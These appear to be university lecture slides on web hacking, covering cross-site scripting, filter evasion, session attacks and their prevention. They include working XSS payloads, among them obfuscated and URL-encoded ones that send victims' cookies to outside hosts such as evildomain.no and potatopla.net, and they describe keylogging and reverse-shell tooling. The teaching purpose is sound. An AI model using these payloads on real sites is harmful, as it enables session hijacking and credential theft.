TTM4175 Introduction to Communication Technology and data security

Web hacking 2.

NTNU
Norwegian University of Science and Technology

Laszlo Erdödi
laszlo.erdodi@ntnu.no


Lecture Overview

- What is Cross Site Scripting (XSS) and how to exploit it
- What is Cross Site Request Forgery and how to exploit it
- What is the session variable and what kind of attacks exist related to sessions
- What is SQL injection
- Types of SQL injection exploitations
- File inclusion exploitation

Cross Site Scripting (XSS)

Cross Site Scripting (XSS) is a frequently appearing web related vulnerability. If the website accepts input from the user without proper validation or encoding then the attacker can inject client side code to be executed in the browser.

Simple example: http://jabba.hackingarena.no:816/xss/1.php



```
193.225.218.118/form.php
```


Family name:	I don't tell
First name:	nobody
Male	●
Female	○
Submit	

```
193.225.218.118/form.php
```

Welcome I don't tell!


Family name:	
First	

Missing input validation!



```
<?php

if (isset($_POST["famname"]))
{
print("Welcome ".$_POST["famname"]."!");
}
?>
```

php code



```
<form action="form.php" method="post">
<table width=100 >
<tr><td>Family name:</td>
<td><input type="text" name="famname" value=""/></td></tr>
<tr><td>First name:</td>
<td><input type="text" name="firname" value=""/></td></tr>
<tr><td>Male</td>
<td><input type="radio" name="nem" value="Male"></td></tr>
<tr><td>Female</td>
<td><input type="radio" name="nem" value="Female"></td></tr>
<tr><td><input type="submit" value="Submit" /></td></tr>
</table>
</form>
```


html form

Cross Site Scripting (XSS)

Without validation the attacker can provide

- Html elements
- Javascripts


Javascript can overwrite the website content, redirect the page or access browser data e.g. the cookies.



193.225.218.118/form.php

Family name:	<a href="http://vg.no">nrk</a>
First name:	-
Male	●
Female	○

Submit



193.225.218.118/form.php

Welcome nrk!

Family name:	
First name:	
Male	○
Female	○

Submit

What is possible with XSS and what is not?

- Attacker can provide any html element including javascript
- Redirect the page to another site to mislead the user
- Rewrite the document content (defacing the site) to mislead the user
- Get the cookie variables (if they’re not protected with *HTTPOnly*), e.g. the session variables for session hijacking, authentication cookies
- Keylogging: attacker can register a keyboard event listener using *addEventListener* and then send all of the user's keystrokes to his own server
- Phishing: the attacker can insert a fake login form into the page to obtain the user’s credentials
- Launch browser exploits

BUT


- Local files of the clients are NOT accessible

XSS redirection

Redirection is possible with e.g. the javascript document.location syntax:


Examples:

- `<script>document.location="http://nrk.no"</script>`
- `<IMG """><SCRIPT>document.location="http://nrk.no"</SCRIPT>">`
- `<img src=x onerror="document.location='http://nrk.no'">`
- `<BODY ONLOAD=document.location='http://nrk.no'>`



193.225.218.118/form.php


Family name:	`<script>document.location="http://nrk.no"</script>`
First name:	-
Male	[✓ ●]
Female	○


«Mammon» nominert til Emmy
Slik blir det nye Regjerings-kvartalet – se bildene

XSS page rewrite


Rewriting the page is possible with e.g. the javascript *document.body.innerHTML* syntax:

- <script>document.body.innerHTML = 'This is a new page';</script>



Some initial text

Family name:	<script>document.body.innerHTML = 'This is a new page';</script>
First name:	
Male	○
Female	○



http://193.225.218.118/form.php

193.225.218.118/form.php


This is a new page!

Family name:	
First name:	
Male	○
Female	○

XSS cookie stealing

The cookies contain the session variables (see later). If the attacker manages to steal the cookie with the session variable then he can carry out session fixation to obtain the victim's data. Example:

- <script>alert(document.cookie)</script>
- <script>document.location='http://evildomain.no/getcookie?cookie='+document.cookie</script>



Some initial text

Family name:	<script>alert(document.cookie);</script>
First name:	
Male	○
Female	○

XSS filter evasion

Server side scripts can filter out XSS attacks with proper input validation. E.g. if the <script> keyword is replaced by ***antihacker*** then the attacker needs to find another way to execute scripts, etc.

- Alternative ways for executing javascript:

  ```
  <svg/onload=alert('XSS')>,
  <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
  ```

- Attacker can write characters in a special format to avoid filtering:

  Decimal HTML character: &#106; &#0000106

  Hexadecimal HTML character: &#x6A

- Base64 encode

  ```
  eval(atob(…));
  ```

- iframe

  ```
  <iframe srcdoc="<img src=x:x onerror=alert('XSS');>
  <iframe srcdoc="<img src=x:x onerror=eval(atob('YWxlcnQoJ1hTUycpOw=='));>
  ```

XSS filter evasion

Examples:

- `<script>alert(String.fromCharCode(88,83,83))</script>`
- `<IMG SRC=# onmouseover="alert('xss')">`
- `<img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">`
- `<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>`

Details:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

XSS filter evasion

More examples:

- <iframe srcdoc="<img src=x:x onerror=document.location="https://www.potatopla.net/xss?cookie="+ encodeURI(document.cookie);>
- <iframe srcdoc="<img src=x:x onerror=eval(atob('ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw=='))>
- <iframe srcdoc="%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw%3D%3D%27%26rpar%3B%26rpar%3B%26gt%3B


XSS in URL

If the vulnerable input parameter is passed in the URL then the XSS payload is placed in the url. It is a perfect way to send misleading links.

http://193.225.218.118/form3.php?family=<script>alert('XSS');</script>

The previous link can be very suspicious since the link contains the script element. Encoding the XSS payload part of the link makes it more credible:

http://193.225.218.118/form3.php?family=%3Ciframe%20srcdoc=%22%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw%3D%3D%27%26rpar%3B%26rpar%3B%26gt%3B




193.225.218.118/form3.php?family=<script>alert('XSS');</script>

XSS

XSS in HTTP header

Hackers try to discover ways of injecting code in areas commonly overlooked by developers and totally transparent to the client user. The Cross Site Scripting can be sent in the HTTP header too.

Example: Oracle's HTTP server vulnerability:


Burp Suite Free Edition v1.7.17 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User op
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Headers Hex

Request to http://detectportal.firefox.com:80 [158.38.14.135]


```
GET /success.txt HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Cache-Control: no-cache
Pragma: no-cache
Connection: close
Expect: <script>alert('xss');</script>
```


XSS types

- **DOM based XSS**: The data flow never leaves the browser, classical example: the source is a html element, the result is a sensitive method call.
- **Stored XSS** : The user input is stored on the target server, such as in a database, in a message forum, visitor log. The victims will retrieve the xss through the web site.
- **Reflected XSS**: The user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request.

- **Client Side XSS**: The malicious data is used to fire a JavaScript call
- **Server Side XSS**: The malicious data is sent to the server and the server sends it back without proper validation

XSS case studies




Address
http://www.gpo.gov/fdsys/search/searchresults.action?st=%22%3E%3Cimg
Go
Links
U.S. GOVERNMENT PRINTING OFFICE
Customers
Vendors
Libraries
FDsys > Search Results
SEARCH RESULTS
Search Government Publications
"><img src="http://i55.tinypic.com/witu7d.png" height="650" wi
Within Results
SEARCH
Advan
Retriev
Help
Did you mean:
Hacked By
Haha! Own

https://www.acunetix.com/blog/news/full-disclosure-high-profile-websites-xss/

Prevention against XSS

- **Escaping user input**

User input and key characters have to be escaped received by a web page so that it couldn't be interpreted in any malicious way. Disallow specific characters – especially < and > characters – from being rendered.

E.g. **<** is converted into **&lt**;

- **Filtering**

It is like escaping, but instead of replacing the control character, it will be simply removed.

- **Input validation**

Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users. Comparing the input against a whitelist or regexp.


- **Sanitizing input**

Changing unacceptable user input to an acceptable format (all previous 3)

XSS exploitation tools

Automatic vulnerable scanners such as OpenVAS can detect Cross Site Scripting vulnerabilities but cannot exploit them. Special tools exist for the exploitation:

- **OWASP Xenotix XSS Exploit Framework**



OWASP Xenotix XSS Exploit Framework v4

Payloads: 1520

URL: http://

Inbuilt Payloads

Browser Engines: ✓ Trident ✓ WebKit ✓ Gecko

Reverse HTTP WebShell

Server IP Address: 127.0.0.1 Port: 84

Proxy: 127.0.0.1 Port: 8008

Options

Response Rewriting

✓ Rewrite HTTPS links (https:// to http://uptosel)

✓ Fetch matching contents directly

(JPG|JPEG|PNG|GIF|ICO) ✓ SWF ✓ JS ✓

PDF ✓ HTML ✓ PPT ✓ DOC ✓ CSS ✓

(PHP|JSP|ASP|ASP.NET|CFM|CGI)\1 ☐

☐ Fetch contents with URL matching Regex

UpStream Proxy

☐ Use Upstream Proxy

Proxy URL: Eg: http://proxyserver:8080/

JavaScript Injector

XSS Java Applet Drive-by

URL of Executable: http://127.0.0.1:83/sample.exe

Firefox Session Stealer (Windows)

FTP Details: ftp://ftp.mysite.com/sessionstore.js

Username:

Password:


Reverse Shell : Firefox Bootstrapped Add-on

Reverse IP: 127.0.0.1 Port: 32132

- **XSSer (installed in Kali)**
- **XSS-Proxy**

Session related attacks – What is the session variable?

A user's session with a web application begins when the user first launch the application in a web browser. Users are assigned a unique session ID that identifies them to your application. The session should be ended when the browser window is closed, or when the user has not requested a page in a "very long" time.



```
Response Headers
HTTP/1.1 302 Found
Cache
    Cache-Control: private
    Date: Sun, 13 Oct 2013 08:19:22 GMT
Cookies / Login
    Set-Cookie: ASP.NET_SessionId=fxy40phg0wejmfpnlwfwevmi; path=/; HttpOnly
Entity
    Content-Length: 167
    Content-Type: text/html; charset=utf-8
Miscellaneous
    Server: Microsoft-IIS/7.5
    X-AspNet-Version: 4.0.30319
    X-Powered-By: ASP.NET
Transport
    Location: http://localhost/SessionExample/ContactDetail.aspx
```

PHP session management example:

```
<?php
session_start();
$_SESSION['myvar']='myvalue'; ?>

<?php
session_start();
if(isset($_SESSION['myvar'])) {
        if($_SESSION['myvar'] == 'myvalue') {
                … } }  ?>
```

Session related attacks

The session can be compromised in different ways:

- **Predictable session token**

  The attacker finds out what is the next session id and sets his own session according to this.
- **Session sniffing**

  The attacker uses a sniffer to capture a valid session id
- **Client-side attacks (e.g. XSS)**

  The attacker redirects the client browser to his own website and steals the cookie (Javascript: document.cookie) containing the session id
- **Man-in-the-middle attack**

  The attacker intercepts the communication between two computers (see later: internal network hacking)
- **Man-in-the-browser attack**


Session related attacks - protections

The session variable should be stored in the cookies. Since only the session id identifies the user, additional protection such as geoip significantly decreases the chance for the session id to be stolen. For protecting the session id there are several options:

- **Using SSL/TLS**: if the packet is encrypted then the attacker cannot obtain the session id
- **Using HTTPOnly flag:** additional flag in the response header that protects the cookie to be accessed from client side scripts
- **Using Geo location:** Bonding the session id to ip address is a bad idea, because the ip of a user can be changed during the browsing (dynamic ip addresses especially for mobile clients). But checking geo locations is a good mitigation

Session related attacks

Session ids should be stored in the cookies. Why it is a bad idea to pass the session id as a GET parameter or store it in the url?


yourdomain.com - Index page
www.tripelover.com/index.php?sid=0a77d836f567c6

